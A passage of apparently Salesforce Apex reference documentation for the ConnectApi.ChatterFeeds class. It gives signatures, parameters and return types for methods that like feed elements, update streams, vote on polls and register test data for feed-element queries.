Type: Boolean

Specifies if the context user likes (true) or unlikes (false) the comment.

Return Value

Type: ConnectApi.ChatterLikePage

updateLikeForFeedElement(communityId, feedElementId, isLikedByCurrentUser)

Like or unlike a feed element.

API Version

39.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterLikePage updateLikeForFeedElement(String communityId,
String feedElementId, Boolean isLikedByCurrentUser)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

ID of the feed element.

isLikedByCurrentUser
Type: Boolean

Specifies if the context user likes (`true`) or unlikes (`false`) the feed element.

Return Value

Type: `ConnectApi.ChatterLikePage`

If the feed element doesn't support the `ChatterLikes` capability, the return value is `ConnectApi.NotFoundException`.

updateStream(communityId, streamId, streamInput)

Update a Chatter feed stream.

API Version

39.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterStream updateStream(String communityId, String streamId,
ConnectApi.ChatterStreamInput streamInput)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

streamId
Type: String

ID of the Chatter feed stream.

streamInput
Type: `ConnectApi.ChatterStreamInput`

A `ConnectApi.ChatterStreamInput` object.

Return Value

Type: `ConnectApi.ChatterStream`

voteOnFeedElementPoll(communityId, feedElementId, myChoiceId)

Vote on a poll or change your vote on a poll.

API Version

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.PollCapability voteOnFeedElementPoll(String communityId, String feedElementId, String myChoiceId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

myChoiceId
Type: String

The ID of the poll item to vote for. The key prefix for poll items is 09A.

Return Value

Type: ConnectApi.PollCapability Class

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException`.

Example

```
ConnectApi.PollCapability poll = ConnectApi.ChatterFeeds.voteOnFeedElementPoll(null,
'0D5D0000000XZaUKAW', '09AD000000000TKMAY');
```

`voteOnFeedPoll(communityId, feedItemId, myChoiceId)`

Used to vote or to change your vote on an existing feed poll.

API Version

28.0–31.0

Important: In version 32.0 and later, use voteOnFeedElementPoll(communityId, feedElementId, myChoiceId).

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedPoll voteOnFeedPoll(String communityId, String feedItemId,
String myChoiceId)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedItemId`
Type: String

Specify the feed item that is associated with the poll.

`myChoiceId`
Type: String

Specify the ID of the item in the poll to vote for.

Return Value

Type: `ConnectApi.FeedPoll`

ChatterFeeds Test Methods

The following are the test methods for `ChatterFeeds`. All methods are static.

For information about using these methods to test your `ConnectApi` code, see Testing ConnectApi Code.

`setTestGetFeedElementsFromFeed(communityId, feedType, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType)

Testing ConnectApi Code

`setTestGetFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType
feedType, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam,
ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: ConnectApi.FeedType

The only valid value for this parameter is `Company`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)

Testing ConnectApi Code

`setTestGetFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.

- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)

Testing ConnectApi Code

setTestGetFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

32.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Only feed elements that are scoped to communities. Currently, these feed elements have a User or a Group parent record. However, other parent record types could be scoped to communities in the future. Feed elements that are always visible in all communities are filtered out. This value is valid only for the `UserProfile` feed.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter)

Testing ConnectApi Code

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: ConnectApi.FeedType

The feed type.

subjectId
Type: String

The ID of the context user or the alias `me`.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, subjectId)

Testing ConnectApi Code

`setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

`subjectId`
Type: String

If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If *`feedType`* is `Streams`, *`subjectId`* must be a stream ID. If *`feedType`* is `Topics`, *`subjectId`* must be a topic ID. If *`feedType`* is `UserProfile`, *`subjectId`* can be any user ID. If the *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

Testing ConnectApi Code

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam)

Testing ConnectApi Code

`setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.

- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, showInternalOnly)

Testing ConnectApi Code

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, filter, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

35.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.UserProfile`.

subjectId
Type: String

The ID of any user. To specify the context user, use the user ID or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

filter
Type: `ConnectApi.FeedFilter`

Value must be `ConnectApi.FeedFilter.CommunityScoped`. Filters the feed to include only feed elements that are scoped to communities. Feed elements that are always visible in all communities are filtered out. Currently, feed elements scoped to communities have a User or a Group parent record. However, other parent record types could be scoped to communities in the future.

result
Type: `ConnectApi.FeedElementPage`

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, filter)

Testing ConnectApi Code

setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, showInternalOnly, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly, ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

subjectId
Type: String

Any record ID, including a group ID.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerBundle, density, pageParam, pageSize, sortParam, showInternalOnly)

Testing ConnectApi Code

`setTestGetFeedElementsFromFeed(communityId, feedType, subjectId, recentCommentCount, elementsPerClump, density, pageParam, pageSize, sortParam, showInternalOnly, filter, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsFromFeed` is called with matching parameters in a test context. Use the get feed method with the same parameters or the code throws an exception.

API Version

32.0

Signature

```
public static Void setTestGetFeedElementsFromFeed(String communityId, ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount, Integer elementsPerClump, ConnectApi.FeedDensity density, String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam, Boolean showInternalOnly, ConnectApi.FeedFilter filter, ConnectApi.FeedElementPage result)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

Value must be `ConnectApi.FeedType.Record`.

`subjectId`
Type: String

Any record ID, including a group ID.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

`elementsPerBundle`
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

showInternalOnly
Type: Boolean

Specifies whether to show only feed items from internal (non-community) users (`true`), or not (`false`). The default value is `false`.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Only feed elements that are scoped to communities. Currently, these feed elements have a User or a Group parent record. However, other parent record types could be scoped to communities in the future. Feed elements that are always visible in all communities are filtered out. This value is valid only for the `UserProfile` feed.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

setTestGetFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when the `getFeedElementsFromFilterFeedUpdatedSince` method is called in a test context.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsFromFilterFeedUpdatedSince(String communityId,
String subjectId, String keyPrefix, Integer recentCommentCount, Integer elementsPerClump,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize, String updatedSince,
ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

subjectId
Type: String

The ID of the context user or the alias `me`.

keyPrefix
Type: String

A key prefix that specifies record type. A key prefix is the first three characters in the object ID, which specifies the object type. For example, User objects have a prefix of 005 and Group objects have a prefix of 0F9.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token defining the modification time stamp of the feed and the sort order.

The *updatedSince* parameter doesn't return feed elements that are created in the same second as the call.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

getFeedElementsFromFilterFeedUpdatedSince(communityId, subjectId, keyPrefix, recentCommentCount, elementsPerClump, density, pageParam, pageSize, updatedSince)

Testing ConnectApi Code

setTestGetFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

31.0

Signature

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince, ConnectApi.FeedElementPage
result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `Home`, `Moderation`, and `PendingReview`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.

- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`updatedSince`
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

The *`updatedSince`* parameter doesn't return feed elements that are created in the same second as the call.

`result`
Type: ConnectApi.FeedElementPage

The object containing test data.

Return Value

Type: Void

SEE ALSO:

getFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince)

Testing ConnectApi Code

`setTestGetFeedElementsUpdatedSince(communityId, feedType, recentCommentCount, density, pageParam, pageSize, updatedSince, filter, result)`

Registers a `ConnectApi.FeedElementPage` object to be returned when `getFeedElementsUpdatedSince` is called with matching parameters in a test context. Use the method with the same parameters or the code throws an exception.

API Version

32.0

Signature

```
public static Void setTestGetFeedElementsUpdatedSince(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, String updatedSince, ConnectApi.FeedFilter filter,
ConnectApi.FeedElementPage result)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

updatedSince
Type: String

An opaque token containing information about the last modified date of the feed. Do not construct this token. Retrieve this token from the `updatesToken` property of the `ConnectApi.FeedElementPage` response body.

The *updatedSince* parameter doesn't return feed elements that are created in the same second as the call.

filter
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Only feed elements that are scoped to communities. Currently, these feed elements have a User or a Group parent record. However, other parent record types could be scoped to communities in the future. Feed elements that are always visible in all communities are filtered out. This value is valid only for the `UserProfile` feed.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

result
Type: ConnectApi.FeedElementPage

The object containing test data.

Testing ConnectApi Code

setTestGetFeedElementsUpdatedSince(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, updatedSince, result)

